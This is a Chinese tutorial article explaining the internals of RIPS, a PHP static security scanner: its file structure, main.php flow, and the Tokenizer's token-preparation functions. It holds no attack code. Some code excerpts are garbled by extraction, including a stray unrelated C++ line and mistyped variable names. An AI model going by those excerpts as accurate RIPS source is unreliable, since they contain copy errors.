因为我是第一次将具体的分析写下来，并且本身的技术能力问题，在某些场景下的用语或者技术细节描述可能存在偏差，请师傅们包涵。

### 引言

RIPS 是一个源代码分析工具，它使用了静态分析技术，能够自动化地挖掘 PHP 源代码潜在的安全漏洞

### 本篇内容

作为本系列文章的开始，只介绍 rips 的逻辑流程以及 lib 文件夹下各文件大致内容分析，不具体分析代码审计的细节，相关细节在之后的文章中分析

### 整体结构

RIPS 工具的整体架构如下：

```
+-- CHANGELOG [file]
+-- config [dir]
|   +-- general.php
|   +-- help.php
|   +-- info.php
|   +-- securing.php
|   +-- sinks.php
|   +-- sources.php
|   +-- tokens.php
+-- css [dir]
|   +-- ayti.css
|   +-- barf.css
|   +-- code-dark.css
|   +-- espresso.css
|   +-- notepad+.css
```



```
| +-- phps.css
| +-- print.css
| +-- rips.css
| +-- rips.png
| +-- scanning.gif
| +-- term.css
| +-- twilight.css
+-- index.php [file]
+-- js [dir]
| +-- exploit.js
| +-- hotpatch.js
| +-- netron.js
| +-- script.js
+-- lib [dir]
| +-- analyzer.php
| +-- constructor.php
| +-- filer.php
| +-- printer.php
| +-- scanner.php
| +-- searcher.php
| +-- tokenizer.php
+-- LICENSE [file]
+-- main.php [file]
+-- README.md [file]
+-- windows [dir]
| +-- code.php
| +-- exploit.php
| +-- function.php
| +-- help.php
| +-- hotpatch.php
| +-- leakscan.php
```

config 目录:放置各种配置信息

css 目录:放置 css 样式文件

js 目录:放置 js 代码文件

lib 目录:rips 的核心代码文件

window:rips 的前端构成

## lib 文件夹说明

lib 文件夹存放 rips 运行的核心文件,定义了大量函数以及类用以完成 rips 完整的代码分析功能

### 1、analyzer.php

仅定义了 *Analyzer* 类,并在类中定义了三个函数,分别是

*get\_tokens\_value*,*get\_var\_value*,*getBraceEnd*,*Analyzer* 类主要用以根据 token 信息分析文件信息

### 2、constructer.php

本文件定义了五个类,分别为 *VarDeclare*、*VulnBlock*、*VulnTreeNode*、*InfoTreeNode*、*FunctionDeclare*,分别用以存储变量、漏洞总干、每个漏洞具体信息、存储信息、存储函数

### 3、filer.php

仅定义了函数 *read\_recurziv*,用以遍历文件夹下的文件信息

### 4、printer.php

定义大量函数,基本都是用于将分析得到的结果输出至前端页面

### 5、scanner.php

仅定义了 *scanner* 类,类中包含大量方法,本文件为 rips 分析操作的核心文件,包括 token 处理、字段处理等功能

### 6、searcher.php

仅定义了 *searchFile* 函数,主要用于根据 token 信息分析漏洞情况,并使用 *VulnTreeNode* 类加以实例化

### 7、tokenizer.php

仅定义了 *Tokenizer* 类,类中定义大量函数,其余文件中所用到的 token 信息均来源于此文件

## index.php 分析

index.php 是 rips 项目的入口文件，因此我放在了第一个分析。

代码构成主要是前端文件，功能方面主要将目标路径、扫描类型等参数发送至分析模块。

在 index.php 的 112 行附近，触发点击事件，进入 main.php

## main.php 分析

main.php 是整个 rips 代码分析的开始部分

配置文件引入：

```
<?php
    include('config/general.php');           // 主要为各种参数的初始设置
    include('config/sources.php');           // 可能从外部引入数据的函数或全局变量，如$_GET、
file_get_contents()
    include('config/tokens.php');            // 将代码分割成许多个 token，以便于词法分析
    include('config/securing.php');          // 根据函数的目的使用以及效果不同划分，如
htmlspecialchars 划入数组变量 $F_SECURING_XSS
    include('config/sinks.php');             // 敏感函数汇总，根据函数对应的功能不同进行更进一步的划分
    include('config/info.php');              // 对各种函数名添加对应注释 如 sqlite_open()=>'using
DBMS SQLite'
```

核心代码引入：

```
include('lib/constructor.php');             // 类信息
include('lib/filer.php');                   // 仅定义了一个函数，用以获取指定路径下所有文件
include('lib/tokenizer.php');               // prepare and fix token list
include('lib/analyzer.php');                // string analyzers
include('lib/scanner.php');                 // provides class for scan
include('lib/printer.php');                 // output scan result
include('lib/searcher.php');                // search functions
```

结束引用部分，进入 main.php 文件的逻辑处理部分

## 文件路径传入

对传入的路径参数进行处理，如果传入参数为目录，则递归目录的文件信息，并赋值入变量，如果为单个文件，则只记录该文件

```
if(!empty($_POST['loc']))
{
```

```
$location = realpath($_POST['loc']);

if(is_dir($location))
{
    $scan_subdirs = isset($_POST['subdirs']) ? $_POST['subdirs'] : false;
    $files = read_recurziv($location, $scan_subdirs);

    if(count($files) > WARNFILES && !isset($_POST['ignore_warning']))
        die('warning:'.count($files));
}
else if(is_file($location) && in_array(substr($location, strrpos($location, '.')), $FILETYPES))
{
    $files[0] = $location;
}
else
{
    $files = array();
}
```

## 初始化扫描功能

首先对各种参数进行初始化赋值，如各类计数变量等，随后根据传来的 verbosity 变量，即"漏洞类型"参数，对 scan\_functions 数组进行赋值

```
if(empty($_POST['search']))
{
    $user_functions = array();
    $user_functions_offset = array();
    $user_input = array();

    $file_sinks_count = array();

    $count_xss=$count_sqli=$count_fr=$count_fa=$count_fi=$count_exec=$count_code=$count_eval=$count_xpath=$count_ldap=$count_con=$count_other=$count_pop=$count_inc=$count_inc_fail=$count_header=$count_sf=$count_ri=0;

    $verbosity = isset($_POST['verbosity']) ? $_POST['verbosity'] : 1;
    $scan_functions = array();
    $info_functions = Info::$F_INTEREST;
```

```
if($verbosity != 5)
{
    switch($_POST['vector']) //确定待扫描函数
    {
        //XSS
        case 'xss':          $scan_functions = $F_XSS;          break;
        //header
        case 'httpheader':   $scan_functions = $F_HTTP_HEADER;  break;
        //session
        case 'fixation':     $scan_functions = $F_SESSION_FIXATION; break;
        //代码执行类
        case 'code':         $scan_functions = $F_CODE;          break;
        //反射
        case 'ri':           $scan_functions = $F_REFLECTION;    break;
        //文件读取
        case 'file_read':    $scan_functions = $F_FILE_READ;     break;
        //可对文件产生影响
        case 'file_affect':  $scan_functions = $F_FILE_AFFECT;   break;
        //文件包含
        case 'file_include': $scan_functions = $F_FILE_INCLUDE;  break;
        //执行命令
        case 'exec':         $scan_functions = $F_EXEC;          break;
        //执行 SQL
        case 'database':     $scan_functions = $F_DATABASE;       break;
        //XPATH 注入
        case 'xpath':        $scan_functions = $F_XPATH;         break;
        //LDAP 操作
        case 'ldap':         $scan_functions = $F_LDAP;          break;
        //协议注入
        case 'connect':      $scan_functions = $F_CONNECT;       break;
        //其他的一些危险函数
        case 'other':        $scan_functions = $F_OTHER;         break;
        //POP 链
        case 'unserialize': {
                                $scan_functions = $F_POP;
                                $info_functions = Info::$F_INTEREST_POP;
                                $source_functions = array('unserialize');
                                $verbosity = 2;
                            }
```



```
        }  
        break;  
  
    //客户端  
    case 'client':  
        $scan_functions = array_merge(  
            $_XSS,  
            $_HTTP_HEADER,  
            $_SESSION_FIXATION  
        );  
        break;  
  
    //服务端  
    case 'server':  
        $scan_functions = array_merge(  
            $_CODE,  
            $_REFLECTION,  
            $_FILE_READ,  
            $_FILE_AFFECT,  
            $_FILE_INCLUDE,  
            $_EXEC,  
            $_DATABASE,  
            $_XPATH,  
            $_LDAP,  
            $_CONNECT,  
            $_POP,  
            $_OTHER  
        ); break;  
  
    //所有类型  
    case 'all':  
    default:  
        $scan_functions = array_merge(  
            $_XSS,  
            $_HTTP_HEADER,  
            $_SESSION_FIXATION,  
            $_CODE,  
            $_REFLECTION,  
            $_FILE_READ,  
            $_FILE_AFFECT,  
            $_FILE_INCLUDE,
```

```
        $F_EXEC,  
        $F_DATABASE,  
        $F_XPATH,  
        $F_LDAP,  
        $F_CONNECT,  
        $F_POP,  
        $F_OTHER  
    ); break;  
    }  
}  
if($_POST['vector'] !== 'unserialize')  
{  
    $source_functions = Sources::$F_OTHER_INPUT;  
    // add file and database functions as tainting functions  
    if( $verbosity > 1 && $verbosity < 5 )  
    {  
        $source_functions = array_merge(Sources::$F_OTHER_INPUT,  
Sources::$F_FILE_INPUT, Sources::$F_DATABASE_INPUT);  
    }  
}
```

## 代码审计及结果输出

Scanner 类在 171 行附近进行实例化，并进行词法分析，输出结果至前端


```
$scan = new Scanner($file_scanning, $scan_functions, $info_functions, $source_functions);  
$scan->parse();  
$scanned_files[$file_scanning] = $scan->inc_map;
```

## 总结

### 流程部分总结

```
st=>start: index.php  
op=>operation: main.php(审计逻辑)  
e=>end: main.php(前端输出)
```

```
st->op->e
```



## 引言

在 main.php 的 171 行附近,rips 对 Scanner 类进行了实例化,并由此进入正式的分析流程.

## 内容简介

阅读 rips 关于 token 分析处理相关的源码,并分析对应的用途及处理逻辑.

## Scanner 类

首先是调用 Scanner 类的构造函数

```
table.resize(module->table.initial);
```

各参数说明如下:

```
$file_scanning:待扫描文件的文件名
```

\$scan\_functions:待扫描的函数类型,由 main.php 中 \$\_POST['vector'] 的值决定

\$info\_functions:由 main.php 中 Info::\$F\_INTEREST 而来,是一个已定义的函数名数组

\$source\_functions:由 main.php 中 Sources::\$F\_OTHER\_INPUT 而来,是一个已定义的函数名数组

## Scanner 类构造函数分析

Scanner 构造函数定义如下:

```
function __construct($file_name, $scan_functions, $info_functions, $source_functions)
```

首先是大量的变量初始赋值:

```
//直接传参获取的参数
    $this->file_name = $file_name;
    $this->scan_functions = $scan_functions;
    $this->info_functions = $info_functions;
    $this->source_functions = $source_functions;

    //.....
```

其中夹杂着 Analyzer 类的初始化,用于获取 php 的 include\_path 配置

```
$this->include_paths = Analyzer::get_ini_paths(ini_get("include_path"));
```

紧接着便是根据文件生成 token 信息

```
$tokenizer = new Tokenizer($this->file_pointer);
$this->tokens = $tokenizer->tokenize(implode("$this->lines_pointer));
unset($tokenizer);
```

在讲这几行作用之前,要先了解 token\_get\_all 函数

## token\_get\_all()函数简单介绍

php 手册说明如下

token\_get\_all() 解析提供的 source 源码字符,然后使用 Zend 引擎的语法分析器获取源码中的 PHP 语言的解析器代号

函数定义

```
array token_get_all ( string $source )
```

示例代码

```
<?php echo 123;>
token_get_all()处理语句
```

```
token_get_all("<?php echo 123;>");
```

### 处理结果

```
Array
(
    [0] => Array
        (
            [0] => 376
            [1] => <?php
            [2] => 1
        )

    [1] => Array
        (
            [0] => 319
            [1] => echo
            [2] => 1
        )

    [2] => Array
        (
            [0] => 379
            [1] =>
            [2] => 1
        )

    [3] => Array
        (
            [0] => 308
            [1] => 123
            [2] => 1
        )

    [4] => ;
    [5] => Array
        (
            [0] => 378
            [1] => ?>
```



```
        [2] => 1
    )
)
```

可以看到,代码被分割成了五段,其中除了第四段之外,每一段都分为三段.

我们设\$token=token\_get\_all(...),那么\$token[0]便对应着

```
Array
(
    [0] => 376
    [1] => <?php
    [2] => 1
)
```

则\$token[0][1]对应<?php

那么下一个问题便是\$token[0]对应数组中的三个值,分别代表什么意思,解释如下:

```
Array
(
    [0] => 376 // token 索引
    [1] => <?php // 具体内容
    [2] => 1 // 行号
)
```

我们可以使用 token\_name 获得索引所对应的字面常量

```
echo token_name(376);

//result => T_OPEN_TAG

echo token_name(319);

//result => T_ECHO

echo token_name(308);

//result => T_LNUMBER

echo token_name(378)
```

```
//result => T_CLOSE_TAG
```

以上便是对 token\_get\_all 函数大致介绍

## Scanner 类中 token 信息生成分析

回到生成 token 信息的这几句

```
$tokenizer = new Tokenizer($this->file_pointer);  
$this->tokens = $tokenizer->tokenize(implode("",$this->lines_pointer));  
unset($tokenizer);  
```php  
function __construct($filename){  
    $this->filename = $filename;  
}
```

接下来调用 tokenize 函数,跟进

```
public function tokenize($code){  
    $this->tokens = token_get_all($code);  
    $this->prepare_tokens();  
    $this->array_reconstruct_tokens();  
    $this->fix_tokens();  
    $this->fix_ternary();  
    #die(print_r($this->tokens));  
    return $this->tokens;  
}
```

可以看出在 tokenize 调用了多个 token 分析相关的函数,完成 token 分析准备、重构等工作

## prepare\_token()函数分析

跟进\$this->prepare\_tokens()

```
function prepare_tokens()  
{  
  
    for($i=0, $max=count($this->tokens); $i<$max; $i++)  
    {  
        if( is_array($this->tokens[$i]) )  
        {  
            if( in_array($this->tokens[$i][0], Tokens::$T_IGNORE) )
```

```
        unset($this->tokens[$i]);
    else if( $this->tokens[$i][0] === T_CLOSE_TAG )
        $this->tokens[$i] = ';';
    else if( $this->tokens[$i][0] === T_OPEN_TAG_WITH_ECHO )
        $this->tokens[$i][1] = 'echo';
    }

    else if($this->tokens[$i] === '@')
    {
        unset($this->tokens[$i]);
    }

    else if( $this->tokens[$i] === '{'
        && isset($this->tokens[$i-1]) && ((is_array($this->tokens[$i-1]) &&
    $this->tokens[$i-1][0] === T_VARIABLE)
        || $this->tokens[$i-1] === ']' )
    {
        $this->tokens[$i] = '[';
        $f=1;
        while($this->tokens[$i+$f] !== '}')
        {
            $f++;
            if(!isset($this->tokens[$i+$f]))
            {
                addError('Could not find closing brace of '.$this->tokens[$i-1][1].'.{}.',
    array_slice($this->tokens, $i-1, 2), $this->tokens[$i-1][2], $this->filename);
                break;
            }
        }
        $this->tokens[$i+$f] = ']';
    }
}

// rearranged key index of tokens
$this->tokens = array_values($this->tokens);
}
```

在 prepare\_token 函数中,大体上是由一个 for 循环与 return 语句组成,for 循环为 prepare\_token 的主要功能

首先对每个 token 判断是否为数组,这一判断的依据我们在上面已经提到,随后进入 in\_array,在第一个 in\_array 中,紧接着是第二个 in\_array,这一步的主要作用为,通过 token 索引来判断是否为需要忽略的 token,若为需要忽略 token,则 unset

与第二个 in\_array 处于同一判断级别的条件为判断是否为 php 的开始(<?=)与闭合标签,若是,则替换为;或 echo

与第一个 in\_array 处于同一判断级别的另两个条件为:

1. @符号
2. 该 token 信息为[,且下一 token 信息存在,下一 token 信息为数组,下一 token 的索引对应变量或下一 token 为]

在该 else if 语句中,首先会将本次循环对应的 token 信息的{替换为[,接着便是 while 循环,寻找下一个闭合的}符号,如果寻找不到则执行 addError

这个 else if 解释起来较为复杂繁琐,简单来讲便是将\$array{xxx}格式的变量转换为\$array[xxx]

接下来便是结束循环语句,执行 return 语句

总结一下 prepare\_token()函数功能:

去除无意义的符号,统一数组格式为\$array[xxx]格式

### array\_reconstruct\_tokens 函数分析

在开始这里的分析前,我们先观察数组变量的 token 结构,php 代码:

```
<?php  
  
$array = array();  
$array[0] = [1];  
$array["meizj"] = ["mei"];
```

得到的 token 信息:

```
/Applications/MAMP/htdocs/aaa.php:18:  
array (size=35)  
  0 =>  
    array (size=3)
```

```
0 => int 376
1 => string '<?php
' (length=6)
2 => int 1
1 =>
array (size=3)
0 => int 379
1 => string '
' (length=1)
2 => int 2
2 =>
array (size=3)
0 => int 312
1 => string '$array' (length=6)
2 => int 3
3 =>
array (size=3)
0 => int 379
1 => string ' ' (length=1)
2 => int 3
4 => string '=' (length=1)
5 =>
array (size=3)
0 => int 379
1 => string ' ' (length=1)
2 => int 3
6 =>
array (size=3)
0 => int 366
1 => string 'array' (length=5)
2 => int 3
7 => string '(' (length=1)
8 => string ')' (length=1)
9 => string ';' (length=1)
10 =>
array (size=3)
0 => int 379
1 => string '
```



```
' (length=1)
  2 => int 3
11 =>
  array (size=3)
    0 => int 312
    1 => string '$array' (length=6)
    2 => int 4
12 => string '[' (length=1)
13 =>
  array (size=3)
    0 => int 308
    1 => string '0' (length=1)
    2 => int 4
14 => string ']' (length=1)
15 =>
  array (size=3)
    0 => int 379
    1 => string ' ' (length=1)
    2 => int 4
16 => string '=' (length=1)
17 =>
  array (size=3)
    0 => int 379
    1 => string ' ' (length=1)
    2 => int 4
18 => string '[' (length=1)
19 =>
  array (size=3)
    0 => int 308
    1 => string '1' (length=1)
    2 => int 4
20 => string ']' (length=1)
21 => string ';' (length=1)
22 =>
  array (size=3)
    0 => int 379
    1 => string '
' (length=1)
```

```
2 => int 4
23 =>
array (size=3)
  0 => int 312
  1 => string '$array' (length=6)
  2 => int 5
24 => string '[' (length=1)
25 =>
array (size=3)
  0 => int 318
  1 => string '"meizj"' (length=7)
  2 => int 5
26 => string ']' (length=1)
27 =>
array (size=3)
  0 => int 379
  1 => string ' ' (length=1)
  2 => int 5
28 => string '=' (length=1)
29 =>
array (size=3)
  0 => int 379
  1 => string ' ' (length=1)
  2 => int 5
30 => string '[' (length=1)
31 =>
array (size=3)
  0 => int 318
  1 => string '"mei"' (length=5)
  2 => int 5
32 => string ']' (length=1)
33 => string ';' (length=1)
34 =>
array (size=3)
  0 => int 379
  1 => string ' '
```

```
' (length=3)
  2 => int 5
```

从第 13 行开始,出现的 token 索引为:

308 379 312 318

分别对应的 token 信息为:

T\_LNUMBER:整型

T\_WHITESPACE:空格

T\_VARIABLE:变量

T\_CONSTANT\_ENCAPSED\_STRING:字符串语法

因此,根据行数与对应 token 索引的值可以明白键值的类型是可以由

T\_CONSTANT\_ENCAPSED\_STRING 以及 T\_LNUMBER 来表示的.

有了这层基础,我们才能较好的去分析 array\_reconstruct\_tokens

随后进入 array\_reconstruct\_tokens 函数,函数源码如下:

```
function array_reconstruct_tokens()
{
    for($i=0,$max=count($this->tokens); $i<$max; $i++)
    {

        if( is_array($this->tokens[$i]) && $this->tokens[$i][0] === T_VARIABLE &&
$this->tokens[$i+1] === '[' )
        {
            $this->tokens[$i][3] = array();
            $has_more_keys = true;
            $index = -1;
            $c=2;

            // loop until no more index found: array[1][2][3]
            while($has_more_keys && $index < MAX_ARRAY_KEYS)
            {
                $index++;

                if(($this->tokens[$i+$c][0] === T_CONSTANT_ENCAPSED_STRING ||
$this->tokens[$i+$c][0] === T_LNUMBER || $this->tokens[$i+$c][0] === T_NUM_STRING ||
$this->tokens[$i+$c][0] === T_STRING) && $this->tokens[$i+$c+1] === ']')
```

```
{
    unset($this->tokens[$i+$c-1]);
    $this->tokens[$i][3][$index] = str_replace(array("'", ""), "",
$this->tokens[$i+$c][1]);
    unset($this->tokens[$i+$c]);
    unset($this->tokens[$i+$c+1]);
    $c+=2;
    // save tokens of non-constant index as token-array for backtrace later
} else
{
    $this->tokens[$i][3][$index] = array();
    $newbraceopen = 1;
    unset($this->tokens[$i+$c-1]);
    while($newbraceopen !== 0)
    {
        if( $this->tokens[$i+$c] === '[' )
        {
            $newbraceopen++;
        }
        else if( $this->tokens[$i+$c] === ']' )
        {
            $newbraceopen--;
        }
        else
        {
            $this->tokens[$i][3][$index][] = $this->tokens[$i+$c];
        }
        unset($this->tokens[$i+$c]);
        $c++;

        if(!isset($this->tokens[$i+$c]))
        {
            addError('Could not find closing bracket of '.$this->tokens[$i][1].'[',
array_slice($this->tokens, $i, 5), $this->tokens[$i][2], $this->filename);
            break;
        }
    }
    unset($this->tokens[$i+$c-1]);
}
```

```
        }  
        if($this->tokens[$i+$c] !== '[')  
            $has_more_keys = false;  
        $c++;  
    }  
  
    $i+=$c-1;  
}  
}  
$this->tokens = array_values($this->tokens);  
}
```

回到``array\_reconstruct\_tokens``函数

首先分析第一个``if``语句,判断要求为:

1. 该``token``信息为数组
2. 该``token``的索引为变量类型
3. 该``token``的下一个``token``信息为``[

从这三个条件,我们可以很容易发现这是在寻找数组类型的变量,继续分析

在进入 if 语句后,将\$this->token[\$i][3]替换为了数组,随后又进行了三次赋值:

```
$has_more_keys = true;  
$index = -1;  
$c=2;
```

暂时不分析其各自含义,继续向下分析

接下来是一个 while 循环,判断条件有两个:

1. \$has\_more\_keys 是否为真
2. \$index 小于 MAX\_ARRAY\_KEYS

两者需要同时满足,才进入 while 循环.跟踪 MAX\_ARRAY\_KEYS 常量,发现是类似于数组维数的变量,定义如下:

```
define('MAX_ARRAY_KEYS', 10);           // maximum array key $array[1][2][3][4]..
```

进入之后 while 循环,首先\$index 变量自增,随后是 if 语句,判断条件如下:

1. token 索引的值需要为数组

2. token 索引的值需要为

T\_CONSTANT\_ENCAPSED\_STRING,T\_LNUMBER,T\_NUM\_STRING,T\_STRING

3. 下一个 token 对应的值为]

可以判断出,这是在寻找数组的键值部分

进入该 if 语句后,首先将上一个 token 信息消除,再将该 token 的值去掉单双引号存入 \$this->token[\$i+\$c][3]位置的数组.

进入该 if 语句对应的 else 语句中,与前面取不变值作为 index 不同,else 语句中则是对变值作为 index 的收集

首先是赋值语句,对 token 新增了第四个键值,并初始化为数组:

```
$this->tokens[$i][3][$index] = array();
```

接下来对 \$newbraceopen 赋值为 1,该变量可理解为[出现的次数.

往下两行是 while 循环:

```
while($newbraceopen != 0)
{
    if( $this->tokens[$i+$c] === '[' )
    {
        $newbraceopen++;
    }
    else if( $this->tokens[$i+$c] === ']' )
    {
        $newbraceopen--;
    }
    else
    {
        $this->tokens[$i][3][$index][] = $this->tokens[$i+$c];
    }
    unset($this->tokens[$i+$c]);
    $c++;

    if(!isset($this->tokens[$i+$c]))
    {
        addError('Could not find closing bracket of '.$this->tokens[$i][1].'.[].',
array_slice($this->tokens, $i, 5), $this->tokens[$i][2], $this->filename);
        break;
    }
}
```



```
}  
}
```

有了上一个 if 的基础,我们可以轻易看出,该 while 语句作用为将数组的值存储在 token 信息的第四个键上.

到此为止,array\_reconstruct\_tokens 函数的作用基本明了:

将数组如由\$array[]格式转换为\$token[i][3]格式表示的数据

### fix\_tokens()函数分析

整个函数与上面类似,由``for``和``return``语句构成,跟入``for``语句.

首先是``if``语句,当前 token 信息为反引号时,则进入 if 语句.

``if``语句中嵌套了``while``语句,可以发现``if``的条件和``while``的条件刚好可以构成由一对反引号包裹的变量.

而在``while``语句中的逻辑则是在取其行号,当``while``语句结束后,则进入行号的判断,若行号存在,则第二个反引号的位置被替换为``,``,第一个反引号的位置被替换为如下的 token 信息:

```
$this->tokens[$i] = array(T_STRING, 'backticks', $line_nr);
```

在第一个``if``语句最后以``array\_merger``收尾,语句如下:

```
``php  
$this->tokens = array_merge(  
array_slice($this->tokens, 0, $i+1),  
array('('),  
array_slice($this->tokens, $i+1)  
);
```

结合刚刚提到到,将第二个反引号替换为),那么换个角度看,其实也缺失了一个(,为了补齐这个括号,通过使用将 token 先分段,再插入,再组合的方法达到补齐括号的效果.

因为 fix\_token 的函数过长,因此每个 if 我都会总结一下作用,那么这个 if 的作用其实便是:

将 `xxxx` 转换为 xxx()

接下来进入 else if.

首先是 if 语句,进入 if 语句的条件为:

1. T\_IF
2. T\_ELSEIF
3. T\_FOR
4. T\_FOREACH
5. T\_WHILE
6. 以上五个条件任意成立一个并且 `$this->tokens[$i+1] === '('` 成立

接下来是一个 while 语句,结合上面的经验,我们可以知道这其实是在对括号中的内容定位,然而并没有出现记录相关的操作,结合 T\_IF 此类 token 信息,不难分析出这一步的 while 实质是跳过其中的条件语句.

接着 while 语句的为一个 if 语句,相关代码为:

```
if($this->tokens[$i+$f] === ':')
{
    switch($this->tokens[$i][0])
    {
        case T_IF:
        case T_ELSEIF: $endtoken = T_ENDIF; break;
        case T_FOR: $endtoken = T_ENDFOR; break;
        case T_FOREACH: $endtoken = T_ENDFOREACH; break;
        case T_WHILE: $endtoken = T_ENDWHILE; break;
        default: $endtoken = ';;'
    }

    $c=1;
    while( $this->tokens[$i+$f+$c][0] !== $endtoken)
    {
        $c++;
        if(!isset($this->tokens[$i+$f+$c]))
        {
            addError('Could not find end' . $this->tokens[$i][1].'; of alternate
            '$this->tokens[$i][1].'-statement.', array_slice($this->tokens, $i, $f+1), $this->tokens[$i][2],
            $this->filename);
            break;
        }
    }
}
```

```
    }  
}  
$this->wrapbraces($i+$f+1, $c+1, $i+$f+$c+2);  
}
```

进入 if 的条件为:

```
$this->tokens[$i+$f] === ':'
```

而 if 语句则是 switch 语句,分别对应 T\_IF 一类的条件语句,然而再结合前面的  
\$this->tokens[\$i+\$f] === ':'这个条件则让人有点不解.

这一部分其实是 php 的替代语法.比如:

```
<?php if($a<0): ?>  
123  
<?php endif; ?>
```

替代语法的语法结构与我们常用的语法结构不同这一点十分重要.

在 switch 语句中,设置了对应不同 token 的结束符号,而接下来的 while 语句则是不断寻找对应的结束符号的出现位置.

在最后出现了函数 wrapbraces.跟入:

```
function wrapbraces($start, $between, $end)  
{  
    $this->tokens = array_merge(  
        array_slice($this->tokens, 0, $start), array('{'),  
        array_slice($this->tokens, $start, $between), array('}'),  
        array_slice($this->tokens, $end)  
    );  
}
```

与上面出现的 array\_merge 作用类似,都是为了补齐语法结构,符合我们平常的使用习惯

```
<?php if($a<0) { ?>  
123  
<?php }?>
```

到这一步为止,语法结构补完.

对应的 else if 语句则为:

```
else if($this->tokens[$i+$f] !== '{' && $this->tokens[$i+$f] !== ';'){  
    $c=1;  
    while($this->tokens[$i+$f+$c] !== ';' && $c<$max)
```

```
{  
    $c++;  
}  
$this->wrapbraces($i+$f, $c+1, $i+$f+$c+1);  
}
```

由于我们已经跳过了判断的条件语句,那么此时\$token[\$i+\$f]对应的其实是{,但是可以看到这里的 else if 判断条件便是不为{ 且不为 ;.

此类代码如下:

```
if($a==1) echo 1;
```

于是在这个 else if 语句里出现了 while 循环用以寻找这个语句块的结尾,并通过 \$this->wrapbraces 来补齐语法结构.

再跟入下一个

```
else if(  
$this->tokens[$i][0] === T_ELSE  
&& $this->tokens[$i+1][0] !== T_IF  
&& $this->tokens[$i+1] !== '(')  
{  
    $f=2;  
    while( $this->tokens[$i+$f] !== ';' && $f<$max)  
    {  
        $f++;  
    }  
    $this->wrapbraces($i+1, $f, $i+$f+1);  
}
```

语法结构基本一样,根据条件判断,该语句是用来补全 else 结构的{.

再往下依然是 else if,代码如下:

```
else if( $this->tokens[$i][0] === T_SWITCH && $this->tokens[$i+1] === '(')  
{  
    $newbraceopen = 1;  
    $c=2;  
    while( $newbraceopen !== 0 )  
    {  
        if( $this->tokens[$i + $c] === '(' )  
        {
```

```

        $newbraceopen++;
    }
    else if( $this->tokens[$i + $c] === ')' )
    {
        $newbraceopen--;
    }
    else if(!isset($this->tokens[$i+$c]) || $this->tokens[$i + $c] === ';')
    {
        addError('Could not find closing parenthesis of switch-statement.',
array_slice($this->tokens, $i, 10), $this->tokens[$i][2], $this->filename);
        break;
    }
    $c++;
}
// switch(): ... endswitch;
if($this->tokens[$i + $c] === ':')
{
    $f=1;
    while( $this->tokens[$i+$c+$f][0] !== T_ENDSWITCH)
    {
        $f++;
        if(!isset($this->tokens[$i+$c+$f]))
        {
            addError('Could not find endswitch; of alternate switch-statement.',
array_slice($this->tokens, $i, $c+1), $this->tokens[$i][2], $this->filename);
            break;
        }
    }
    $this->wrapbraces($i+$c+1, $f+1, $i+$c+$f+2);
}
}
}

```

该 else if 语句进入的条件为 switch 语句,根据前面的经验,我们可以知道第一个 while 语句是用来寻找 swicth 的条件值,而下面的

```

if($this->tokens[$i + $c] === ':')
{
    $f=1;
    while( $this->tokens[$i+$c+$f][0] !== T_ENDSWITCH)

```

```
{
    $f++;
    if(!isset($this->tokens[$i+$c+$f]))
    {
        addError('Could not find endswitch; of alternate switch-statement.',
array_slice($this->tokens, $i, $c+1), $this->tokens[$i][2], $this->filename);
        break;
    }
}
$this->wrapbraces($i+$c+1, $f+1, $i+$c+$f+2);
}
```

则是用来寻找 switch 语句的结尾并使用{}包裹,使之形成一个代码块.

继续看向下一个 else if 块:

```
else if( $this->tokens[$i][0] === T_CASE )
{
    $e=1;
    while($this->tokens[$i+$e] !== ':' && $this->tokens[$i+$e] !== ';')
    {
        $e++;

        if(!isset($this->tokens[$i+$e]))
        {
            addError('Could not find : or ; after '.$this->tokens[$i][1].'-statement.',
array_slice($this->tokens, $i, 5), $this->tokens[$i][2], $this->filename);
            break;
        }
    }
    $f=$e+1;
    if(($this->tokens[$i+$e] === ':' || $this->tokens[$i+$e] === ';')
    && $this->tokens[$i+$f] !== '{'
    && $this->tokens[$i+$f][0] !== T_CASE && $this->tokens[$i+$f][0] !== T_DEFAULT)
    {
        $newbraceopen = 0;
        while($newbraceopen || (isset($this->tokens[$i+$f]) && $this->tokens[$i+$f] !== '}')
        && !(is_array($this->tokens[$i+$f])
        && ($this->tokens[$i+$f][0] === T_BREAK || $this->tokens[$i+$f][0] === T_CASE
```



```
|| $this->tokens[$i+$f][0] === T_DEFAULT || $this->tokens[$i+$f][0] ===  
T_ENDSWITCH) ) )  
{  
    if($this->tokens[$i+$f] === '{')  
        $newbraceopen++;  
    else if($this->tokens[$i+$f] === '}')  
        $newbraceopen--;  
    $f++;  
  
    if(!isset($this->tokens[$i+$f]))  
    {  
        addError('Could not find ending of '.$this->tokens[$i][1].'-statement.',  
array_slice($this->tokens, $i, $e+5), $this->tokens[$i][2], $this->filename);  
        break;  
    }  
